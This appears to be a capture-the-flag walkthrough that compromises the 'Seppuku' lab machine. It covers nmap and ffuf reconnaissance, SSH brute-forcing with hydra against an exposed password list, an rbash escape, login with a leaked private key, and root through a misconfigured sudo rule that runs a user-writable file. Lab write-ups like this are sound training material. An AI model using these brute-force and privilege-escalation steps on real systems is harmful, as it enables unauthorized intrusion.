Seppuku


```
ping 192.168.184.90
```

```
nmap -T4 -vv -p 1-10000 192.168.184.90
```

```
┌──(root㉿Hindutva)-[~]
└─# nmap -T4 -vv -p 1-10000 192.168.184.90
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-03 17:35 IST
Initiating Ping Scan at 17:35
Scanning 192.168.184.90 [4 ports]
Completed Ping Scan at 17:35, 0.16s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:35
Completed Parallel DNS resolution of 1 host. at 17:35, 0.00s elapsed
Initiating SYN Stealth Scan at 17:35
Scanning 192.168.184.90 [10000 ports]
Discovered open port 139/tcp on 192.168.184.90
Discovered open port 445/tcp on 192.168.184.90
Discovered open port 21/tcp on 192.168.184.90
Discovered open port 80/tcp on 192.168.184.90
Discovered open port 22/tcp on 192.168.184.90
Discovered open port 7080/tcp on 192.168.184.90
Discovered open port 8088/tcp on 192.168.184.90
SYN Stealth Scan Timing: About 47.42% done; ETC: 17:36 (0:00:34 remaining)
Discovered open port 7601/tcp on 192.168.184.90
Completed SYN Stealth Scan at 17:36, 60.11s elapsed (10000 total ports)
Nmap scan report for 192.168.184.90
Host is up, received reset ttl 61 (0.13s latency).
Scanned at 2023-08-03 17:35:10 IST for 60s
Not shown: 9992 closed tcp ports (reset)
PORT     STATE SERVICE      REASON
21/tcp   open  ftp          syn-ack ttl 61
22/tcp   open  ssh          syn-ack ttl 61
80/tcp   open  http         syn-ack ttl 61
139/tcp  open  netbios-ssn  syn-ack ttl 61
445/tcp  open  microsoft-ds syn-ack ttl 61
7080/tcp open  empowerid    syn-ack ttl 61
7601/tcp open  unknown      syn-ack ttl 61
8088/tcp open  radan-http   syn-ack ttl 61

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 60.37 seconds
           Raw packets sent: 11788 (518.648KB) | Rcvd: 10922 (447.261KB)
```


PORT 80




401 Authorization Required

nginx/1.14.2

PORT 8088



PORT 7601



```
fuf -u http://192.168.184.90:7601/FUZZ -w
/root/Documents/ubuntu/Wordlists/dir_big.txt -t 80
```


```
[Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 126ms]
    * FUZZ: database

[Status: 301, Size: 328, Words: 20, Lines: 10, Duration: 126ms]
    * FUZZ: production

[Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 129ms]
    * FUZZ: keys

[Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 142ms]
    * FUZZ: secret
```

On url http://192.168.184.90:7601/secret/




Index of /secret

Name	Last modified	Size	Description
Parent Directory		-	
hostname	2020-05-13 03:41	8	
jack.jpg	2018-09-12 03:49	58K	
passwd.bak	2020-05-13 03:47	2.7K	
password.lst	2020-05-13 03:59	672	
shadow.bak	2020-05-13 03:48	1.4K	

Apache/2.4.38 (Debian) Server at 192.168.184.90 Port 7601

On url http://192.168.184.90:7601/keys/



Index of /keys

Name	Last modified	Size	Description
Parent Directory		-	
private	2020-05-13 05:28	1.6K	
private.bak	2020-05-13 05:28	1.6K	

Apache/2.4.38 (Debian) Server at 192.168.184.90 Port 7601

```
hydra -l seppuku -P password.lst 192.168.184.90 ssh -f
```

```
┌──(root㉿Hindutva)-[~/Desktop/ctf]
└─# hydra -l seppuku -P password.lst 192.168.184.90 ssh -f
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-03 17:44:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 93 login tries (l:1/p:93), ~6 tries per task
[DATA] attacking ssh://192.168.184.90:22/
[22][ssh] host: 192.168.184.90   login: seppuku   password: eeyoree
[STATUS] attack finished for 192.168.184.90 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-03 17:45:03
```

I got our normal user shell

```
┌──(root㉿Hindutva)-[~/Desktop/ctf]
└─# ssh seppuku@192.168.184.90
seppuku@192.168.184.90's password:
Linux seppuku 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
seppuku@seppuku:~$ ls
local.txt
seppuku@seppuku:~$ cat local.txt
bf240758cb0a01e51e4747ee9dc47880
seppuku@seppuku:~$
```

But after I navigate from one directory to another it says **-rbash: restricted**

Also there was password **samurai** user

```
seppuku@seppuku:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .gnupg  local.txt  .passwd  .profile
seppuku@seppuku:~$ cat .passwd
12345685213456!@!@A
seppuku@seppuku:~$
```

After looking for vulnerabilities I found that samurai is vulnerable to **sudo -l**
But for that i want to login in **tanto** account

```
┌──(root㉿Hindutva)-[~]
└─# ssh samurai@192.168.184.90 -t "bash --noprofile"
samurai@192.168.184.90's password:
samurai@seppuku:~$ ls
samurai@seppuku:~$ ls -a
.  ..  .bash_logout  .bashrc  .gnupg  .profile
samurai@seppuku:~$ ls
samurai@seppuku:~$ pwd
/home/samurai
samurai@seppuku:~$ sudo -l
Matching Defaults entries for samurai on seppuku:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User samurai may run the following commands on seppuku:
    (ALL) NOPASSWD: /../../../../../../home/tanto/.cgi_bin/bin /tmp/*
samurai@seppuku:~$
```

```
┌──(root㉿Hindutva)-[~/Desktop/ctf]
└─# ssh -i private.bak tanto@192.168.184.90 -t "bash --noprofile"
tanto@seppuku:~$ whoami
tanto
tanto@seppuku:~$ pwd
/home/tanto
tanto@seppuku:~$ ls -a
.  ..  .bash_logout  .bashrc  .gnupg  .profile  .ssh
tanto@seppuku:~$ mkdir .cgi_bin
tanto@seppuku:~$ cd .cgi_bin
tanto@seppuku:~/.cgi_bin$ echo "/bin/bash" > bin
tanto@seppuku:~/.cgi_bin$ chmod +x bin
tanto@seppuku:~/.cgi_bin$
```

Switch to the **samurai** account and run follwing command

```
sudo /../../../../../../home/tanto/.cgi_bin/bin /tmp/*
```

I got our **root** shell

```
samurai@seppuku:~$ sudo /../../../../../../home/tanto/.cgi_bin/bin /tmp/*
root@seppuku:/home/samurai# id
uid=0(root) gid=0(root) groups=0(root)
root@seppuku:/home/samurai# whoami
root
root@seppuku:/home/samurai# cd /root
root@seppuku:~# ls
proof.txt  root.txt
root@seppuku:~# cat proof.txt
84023f5c7c755a912c449668c09de4f8
root@seppuku:~#
```